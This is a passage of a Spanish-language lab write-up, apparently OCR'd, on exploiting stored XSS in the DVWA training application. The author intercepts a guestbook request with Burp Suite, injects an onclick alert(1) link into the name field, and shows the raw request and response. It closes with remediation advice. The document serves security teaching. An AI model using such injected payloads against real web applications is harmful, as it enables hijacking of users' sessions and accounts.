
Para poder observar payloads que podríamos utilizar, en este caso se uno un payload que necesita la interacción del usuario: test



El payload no ejecuta la acción esperada (copiar), así que interceptaremos el POST con **Burp Suite**, modificaremos el campo name en la petición y reenviamos para forzar el comportamiento deseado.

Time	Type	Direction	Host	Method	URL
14:48:04 ...	HTTP	→ Request	px.ads.linkedin.com	POST	https://px.ads.linkedin.com/wa/?medium=fetch&fmt=g
14:48:18 ...	HTTP	→ Request	localhost	POST	http://localhost:9090/vulnerabilities/xss_s/

Se muestra loa solicitud HTTP POST enviada al servidor para explotar la vulnerabilidad Stored XSS .



En el campo de textname se ingresa: Haz click aquí, este crea un enlace HTML con un evento onclickk que ejecurra alert (1)

Request

Pretty Raw Hex


```
1 POST /vulnerabilities/xss_s/ HTTP/1.1
2 Host: localhost:9090
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
  rv:142.0) Gecko/20100101 Firefox/142.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
  .8
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 99
9 Origin: http://localhost:9090
10 Connection: keep-alive
11 Referer: http://localhost:9090/vulnerabilities/xss_s/
12 Cookie: pma_lang=es; PHPSESSID=o9rmbkfhn89ugchfjtm3jihdu4;
   security=high
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 txtName=<a onclick="alert(1)" href="#">Haz clic
   aqui</a>&mtxMessage=hello+2&btnSign=Sign+Guestbook
```


Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Wed, 17 Sep 2025 19:56:47 GMT
3 Server: Apache/2.4.25 (Debian)
4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 5487
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html;charset=utf-8
12
13
14 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
   "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
15
16 <html xmlns="http://www.w3.org/1999/xhtml">
17
18   <head>
19     <meta http-equiv="Content-Type" content="text/html;
       charset=UTF-8" />
20
21     <title>
         Vulnerability: Stored Cross Site Scripting (XSS) ::
         Damn Vulnerable Web Application (DVWA) v1.10
         *Development*
       </title>
22
23     <link rel="stylesheet" type="text/css" href="
       ../../dvwa/css/main.css" />
24
25     <link rel="icon" type="\image/ico" href="
       ../../favicon.ico" />
```

En donde se muestra un pop up con la alerta





Conclusiones:

Las pruebas confirmaron que, en entornos configurados para aprendizaje, fallas como consultas sin parámetros y un escape/encoding insuficiente permiten ataques reales (SQLi, XSS) que comprometen cuentas y sesiones. Implementando prepared statements, escapado contextual, CSP y endurecimiento de sesiones/errores se reduce significativamente la superficie de ataque. Se recomienda priorizar la corrección de SQLi y la migración de hashes débiles (MD5 → bcrypt/argon2).